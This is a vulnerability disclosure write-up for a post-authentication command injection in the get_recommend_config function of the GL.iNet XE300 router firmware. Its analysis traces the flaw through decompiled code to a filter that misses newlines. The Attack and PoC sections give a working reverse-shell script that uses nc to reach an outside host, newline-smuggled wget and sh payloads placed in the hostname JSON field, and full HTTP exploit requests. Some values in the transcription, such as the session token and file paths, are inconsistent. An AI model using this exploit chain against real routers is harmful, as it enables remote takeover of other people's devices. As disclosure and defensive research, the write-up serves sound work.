

GL.iNet XE300 ovpn-client.so get_recommend_config function command injection vulnerability

Product Information

1	Brand: GL.iNet
2	Model: XE300
3	Firmware Version: v4.3.25
4	official website: https://www.gl-inet.com/
5	Firmware Download URL: https://dl.gl-inet.com/release/router/release/xe300/4.3.25

 GL-XE300 Puli

STABLE BETA

Downloads of Stable Firmware

A stable release is a stable version of the firmware. Please refer to [firmware common upgrade instructions](#) and [U-Boot instructions](#)

Version	Date	Release Note	File
4.3.27	2025-05-14		DOWNLOAD FOR COMMON UPGRADE SHA256 DOWNLOAD FOR U-BOOT SHA256
4.3.25	2025-03-31		DOWNLOAD FOR COMMON UPGRADE SHA256 DOWNLOAD FOR U-BOOT SHA256

Affected Component

1	The get_recommend_config function in \usr\lib\oui-httpd\rpc\ovpn-client.so
---	--

Suggested description of the vulnerability

1	GL.iNet XE300 V4.3.25 ovpn-client.so get_recommend_config function command injection vulnerability.
---	---

Vulnerability Details

Nginx's startup configuration file gl.conf defines the processing scripts corresponding to each URI path, which can be traced to oui-rpc.lua.

From the code, /usr/share/gl-ngx/oui-rpc.lua handles HTTP POST requests for JSON-RPC calls.

```
1  index gl_home.html;
2
3  lua_shared_dict shmem 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46 }
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple processing functions, each corresponding to a different `rpc` method.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```


It performs the `rpc_method_call` function call, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`.

```
125  
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

Inside `glc`, the corresponding processing library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder.



Among them, the binary `ovpn-client.so`'s `get_recommend_config` function contains a command injection vulnerability.

Because the symbol table was removed during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. One must click through each item in the data segment to view the specific string corresponding to its value.

```

67 v68 = *(_DWORD *)off_25224;
68 if ( !off_251AC(a1, &aOvpncClientClie_6[dword_25024 - 65512]) || !off_251AC(a1, &aProto[dword_25024 - 0x10000]) )
69 {
70     v7 = ((int (__fastcall *)(char *))off_251F8)(aParameterMissi[dword_25024 - 0x10000]);
71     ((void (__fastcall *)(int, char *, int))off_25190)(a2, &aErrMsg[dword_25024 - 0x10000], v7);
72     v8 = ((int (__fastcall *)(int, int))off_250CC)(-10, -1);
73     ((void (__fastcall *)(int, char *, int))off_25190)(a2, &aErrCode[dword_25024 - 0x10000], v8);
74     goto LABEL_12;
75 }
76 v43 = ((int (*)(void))off_251D0)();
77 v3 = off_251AC(a1, &aOvpncClientClie_6[dword_25024 - 65512]);
78 v38 = ((int (__fastcall *)(int))off_25184)(v3);
79 v4 = off_251AC(a1, &aProto[dword_25024 - 0x10000]);
80 v30 = ((int (__fastcall *)(int))off_25184)(v4);
81 if ( !off_251AC(a1, &aServers[dword_25024 - 0x10000]) )
82     goto LABEL_12;
83 v45 = off_251AC(a1, &aServers[dword_25024 - 0x10000]);
84 v44 = ((int (__fastcall *)(int))off_25100)(v45);
85 memset(v50, 0, sizeof(v50));
86 memset(v51, 0, sizeof(v51));
87 *(_DWORD *)v47 = 0;
88 v48 = 0;
89 memset(v52, 0, sizeof(v52));
90 v49[0] = 0;
91 v49[1] = 0;
92 ((void (__fastcall *)(int, char *, _DWORD *))off_25140)(v43, &aNetworkOvpnccli[dword_25024 - 0x10000], v50);
93 if ( LOBYTE(v50[0]) )
94 {
95     ((void (__fastcall *)(int, char *, char *))off_25140)(v43, &aNetworkOvpnccli_2[dword_25024 - 0x10000], v47);
96     ((void (__fastcall *)(int, char *, _DWORD *))off_25140)(v43, &aNetworkOvpnccli_1[dword_25024 - 0x10000], v51);
97     ((void (*)(const char *, const char *, ...))off_25144)((const char *)v51, &a55s[dword_25024 - 0x10000], v52, v49);
98     if ( ((int (__fastcall *)(const char *))off_250BC)((const char *)v52) == v38 )
99     {
100         if ( ((int (__fastcall *)(const char *, const char *))off_25108)(v47, &aIfconfigOvpnccli[dword_25024 - 65468]) )
101         {
102             v10 = ((int (__fastcall *)(char *))off_251F8)(aPleaseStopOvpnc[dword_25024 - 0x10000]);
103             ((void (__fastcall *)(int, char *, int))off_25190)(a2, &aErrMsg[dword_25024 - 0x10000], v10);
104             v11 = ((int (__fastcall *)(int, int))off_250CC)(-11, -1);
105             ((void (__fastcall *)(int, char *, int))off_25190)(a2, &aErrCode[dword_25024 - 0x10000], v11);
106             ((void (__fastcall *)(int))off_251F4)(v43);
107             goto LABEL_12;
108         }
109         ((void (__fastcall *)(int, char *))off_25214)(v43, &aNetworkOvpnccli[dword_25024 - 0x10000]);
110         ((void (__fastcall *)(int, char *))off_250C8)(v43, &aFirewallOvpnccli_4[dword_25024 - 65516]);
111     }
112 }
113 s = (char *)(((int (__fastcall *)(int, char *))off_251D4)(v43, &aOvpncClientClie[dword_25024 - 0x10000]) - 1);
114 if ( (int)s >= 0 )
115 {
116     do
117     {
118         *(_DWORD *)v65 = 0;
119         ((void (__fastcall *)(void *, _int, size_t))off_25128)(v66, 0, 0x30);

```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is shown below:

ovpn-client >  ovpn-client.get_recommend_config

```

5 {
82     v45 = guci_init();
83     v3 = json_object_get(a1, "group_id");
84     v40 = ((int (__fastcall *)(int))json_integer_value)(v3);
85     v4 = json_object_get(a1, "proto");
86     v32 = ((int (__fastcall *)(int))json_integer_value)(v4);
87     if ( !json_object_get(a1, "servers") )
88         goto LABEL_12;
89     v47 = json_object_get(a1, "servers");
90     v46 = ((int (__fastcall *)(int))json_array_size)(v47);
91     memset(v52, 0, sizeof(v52));
92     memset(v53, 0, sizeof(v53));
93     *(_DWORD *)v49 = 0;
94     v50 = 0;
95     memset(v54, 0, sizeof(v54));
96     v51[0] = 0;
97     v51[1] = 0;

```

```

191 {
192 LABEL_9:
193 if ( v46 >= 1 )
194 {
195     v36 = 0;
196     for ( i = ((int (__fastcall *)(int, _DWORD))json_array_get)(v47, 0);
197           ;
198           i = ((int (__fastcall *)(int, int))json_array_get)(v47, v36) )
199     {
200         nptr = (char *)json_object_get(i, "hostname");
201         v34 = ((int (__fastcall *)(char *))json_array_size)(nptr);
202         if ( v34 >= 1 )
203         {
204             for ( j = 0; j != v34; ++j )
205             {
206                 v19 = ((int (__fastcall *)(char *, int))json_array_get)(nptr, j);
207                 sb = (char *)((int (__fastcall *)(int))json_string_value)(v19);
208                 if ( !((int (__fastcall *)(char *))str_check_shell_injecting)(sb) )
209                 {
210                     *(_DWORD *)v67 = 0;
211                     ((void (__fastcall *)(void *, int, size_t))memset)(v68, 0, 0x7Cu);
212                     *(_DWORD *)v69 = 0;
213                     ((void (__fastcall *)(void *, int, size_t))memset)(&v69[4], 0, 0x7Cu);
214                     ((void (*)(char *, const char *, ...))sprintf)(v67, "%s.tcp", sb);
215                     ((void (*)(char *, const char *, ...))sprintf)(v69, "%s.udp", sb);
216                     if ( v32 != 1 )
217                     {
218                         if ( v32 != 2 )
219                         {
220                             ((void (__fastcall *)(const char *))download_recommend_config)(v67);
221                             ((void (__fastcall *)(const char *))download_recommend_config)(v69);
222                         }
223                         else
224                         {
225                             ((void (__fastcall *)(const char *))download_recommend_config)(v67);
226                         }
227                     }
228                 }
229             }
230             if ( v46 == ++v36 )
231                 break;
232         }
233     }

```

sink

```

1  /* Function: download_recommend_config */
2  /* Address: 0xC498 */
3
4  int __fastcall download_recommend_config(const char a1)
5  {
6      const char *i; // $a0
7      int v2; // $a0
8      int v3; // $a1
9      int v4; // $a3
10     char v7[4]; // [sp+2Ch] [-308h] BYREF
11     char v8[124]; // [sp+30h] [-304h] BYREF
12     char v9[4]; // [sp+ACH] [-288h] BYREF
13     char v10[124]; // [sp+B0h] [-284h] BYREF
14     char v11[4]; // [sp+12Ch] [-208h] BYREF
15     _BYTE s[508]; // [sp+130h] [-204h] BYREF
16     int v13; // [sp+32Ch] [-8h]
17
18     v13 = *(_DWORD *) (void *)0x25404;
19     *(_DWORD *)v11 = 0;
20     ((void (__fastcall *)(void *, int, size_t))memset)(s, 0, (size_t)&stru_168.d_un);
21     *(_DWORD *)v7 = 0;
22     ((void (__fastcall *)(void *, int, size_t))memset)(v8, 0, 0x7Cu);
23     *(_DWORD *)v9 = 0;
24     ((void (__fastcall *)(void *, int, size_t))memset)(v10, 0, 0x7Cu);
25     ((void (*)(char *, const char *, ...))sprintf)(v7, "tmp/ovpn_download/%s.ovpn", a1);
26     ((void (*)(char *, const char *, ...))sprintf)(v9, "tmp/curl_uid/%s.ovpn", a1);
27     if ( ((char *) (__fastcall *)(const char *, const char *) strstr)(a1, "tcp") )
28     {
29         ((void (*)(char *, const char *, ...))sprintf)(v11, "touch %s; curl -Ls --connect-timeout 35 -m 20 https://downloads.nordcdn.com/configs/files/ovpn_tcp/servers/%s.ovpn > %s; rm -f %s");
30     }
31     else if ( ((char *) (__fastcall *)(const char *, const char *) strstr)(a1, "udp") )
32     {
33         ((void (*)(char *, const char *, ...))sprintf)(v11, "touch %s; curl -Ls --connect-timeout 35 -m 20 https://downloads.nordcdn.com/configs/files/ovpn_udp/servers/%s.ovpn > %s; rm -f %s");
34     }
35     for ( i = (const char *) ((int (__fastcall *)(char *))getShellCommandReturnDynamic)("ls /tmp/curl_uid |wc -w");
36           ((int (__fastcall *)(const char *))atoi)(i) >= 20;
37           i = (const char *) ((int (__fastcall *)(char *))getShellCommandReturnDynamic)("ls /tmp/curl_uid |wc -w") )
38     {
39         ((void (__fastcall *)(unsigned int))sleep)(i);
40     }
41     ((void (__fastcall *)(char *))fork_exec)(v11);
42     if ( v13 != *(_DWORD *) (void *)0x25404 )
43         ((void (__fastcall *)(__noreturn *)(int, int, unsigned int, int))__stack_chk_fail)(v2, v3, 0x20000u, v4);
44     return 0;

```

1 The source is the user-controllable JSON parameter servers[].hostname[] string.

```

2
3 v47 = json_object_get(a1, "servers");
4 i = json_array_get(v47, v36);
5 nptr = json_object_get(i, "hostname");
6
7 v19 = json_array_get(nptr, j);
8 sb = json_string_value(v19);

```

```

9
10 That is, the fields in the request JSON:
11
12 {
13     "group_id": 12345,
14     "proto": 1,
15     "servers": [
16         {
17             "hostname": ["user-controllable string"]
18         }
19     ]
20 }
21
22 Each element in the "hostname" array is concatenated into a .tcp or .udp
23 configuration name and then passed to download_recommend_config().
24
25 The sink is fork_exec(v11).
26
27 sprintf(v67, "%s.tcp", sb);
28 sprintf(v69, "%s.udp", sb);
29
30 download_recommend_config(v67);
31 download_recommend_config(v69);
32
33 After entering download_recommend_config(a1):
34
35 sprintf(v7, "/tmp/ovpn_download/%s.ovpn", a1);
36 sprintf(v9, "/tmp/curl_uuid/%s.ovpn", a1);
37
38 sprintf(v11,
39     "touch %s; curl -LsS --connect-timeout 35 -m 20
40     https://downloads.nordcdn.com/configs/files/ovpn_tcp/servers/%s.ovpn > %s;
41     rm -f %s");
42
43 fork_exec(v11);
44
45 The user-controllable hostname ultimately affects shell command parameters
46 such as touch, curl, redirect paths, and rm -f. If the hostname contains
47 shell command separators such as newline characters, it can break the
48 original command structure, resulting in command injection.
49
50 The complete data flow is as follows:
51
52 get_recommend_config(a1, a2)
53     └─ json_object_get(a1, "servers")
54         └─ json_array_get(servers, i)
55             └─ json_object_get(server, "hostname")
56                 └─ json_array_get(hostname, j)
57                     └─ json_string_value(...)
58                         └─ sb = user_input
59                             └─
60
61 str_check_shell_injecting(sb)
62
63     └─ sprintf(v67,
64         "%s.tcp", sb)
65
66     └─
67
68     └─ download_recommend_config(v67)
69
70     └─
71
72     └─ sprintf(v7, "/tmp/ovpn_download/%s.ovpn", a1)

```

```

57     sprintf(v9, "/tmp/curl_uuid/%s.ovpn", a1)
58
59     sprintf(v11, "touch ... curl ... %s.ovpn ...")
60
61     fork_exec(v11)
62
63 The check functions involved are as follows:
64
65 json_object_get(a1, "group_id")
66 json_object_get(a1, "proto")
67 json_object_get(a1, "servers")
68
69 These checks only verify whether the required parameters exist and cannot
70 filter malicious characters in hostname.
71
72 str_check_shell_injecting(sb)
73
74 This is the main security check function, used to detect whether hostname
75 contains shell injection risks.
76 This is an externally imported function. Through actual testing, it was
77 found to be highly secure, filtering most special strings used for command
78 injection such as: ;&&|`$()
79 However, it missed one special character: \n (newline)
80 When subsequently constructing reverse shell commands, special characters
81 like ;&&|`$() will inevitably be needed to some extent, so we adopted a
82 file upload approach: uploading a generic reverse shell script to the target
83 router and then executing it, thereby achieving low-level shell access.

```

Attack


Achieve shell access through direct command injection.

```

1 First, construct the shell script:
2 reverse.sh:
3     rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
4     2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p
5
6 Then upload reverse.sh:
7     "group_id": 12345,
8     "proto": 1,
9     "servers": [{"hostname": ["\n wget
10    http://192.168.31.166:8876/reverse.sh \n"]}
11
12 Finally, execute reverse.sh:
13     "group_id": 12345,
14     "proto": 1,
15     "servers": [{"hostname": ["\n sh reverse.sh \n"]}

```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_XE300_ovpn-client_get_recommend_config.mp4

PoC

This is a post-authentication command injection vulnerability. When verifying, the value of the first element in the params list needs to be updated; the value corresponding to this PoC is zj0vYudgRO3QYKldObWG2deRlfa5X4Uu.

Two requests need to be sent: one for uploading the shell script, and one for executing the shell script.

Upload:

```

1 POST /rpc HTTP/1.1
2 Host: 192.168.31.16
3 Content-Length: 229
4
5 Accept: application/json, text/plain, */*
6
7 Accept-Language: en-US
8
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Content-Type: application/json
12
13 Origin: http://192.168.31.16
14
15 Referer: http://192.168.31.16/
16
17 Accept-Encoding: gzip, deflate, br
18
19 Cookie: Admin-Token=zj0vYudgRO3QYKldObWG2deRlfa5X4Uu
20
21 Connection: keep-alive
22
23

```

```

24
25
26
27 {"jsonrpc":"2.0","id":40,"method":"call","params":
   ["zj0vYudgR03QYKldobwG2deRlfa5x4Uu","ovpn-client","get_recommend_config",{
28
29     "group_id": 12345,
30     "proto": 1,
31     "servers": [{"hostname": ["\n wget
http://192.168.31.166:8876/reverse.sh \n"]}]}
32
33 }]}

```

Execute shell script:

```

1  POST /rpc HTTP/1.1
2
3  Host: 192.168.31.16
4
5  Content-Length: 229
6
7  Accept: application/json, text/plain, */*
8
9  Accept-Language: en-US
10
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
12
13 Content-Type: application/json
14
15 Origin: http://192.168.31.16
16
17 Referer: http://192.168.31.16/
18
19 Accept-Encoding: gzip, deflate, br
20
21 Cookie: Admin-Token=zj0vYudgR03QYKldobwG2deRlfa5x4Uu
22
23 Connection: keep-alive
24
25
26
27 {"jsonrpc":"2.0","id":40,"method":"call","params":
   ["zj0vYudgR03QYKldobwG2deRlfa5x4Uu","ovpn-client","get_recommend_config",{
28
29     "group_id": 12345,
30     "proto": 1,
31     "servers": [{"hostname": ["\n sh reverse.sh \n"]}]}
32
33 }]}

```

Discoverer

ZippyJia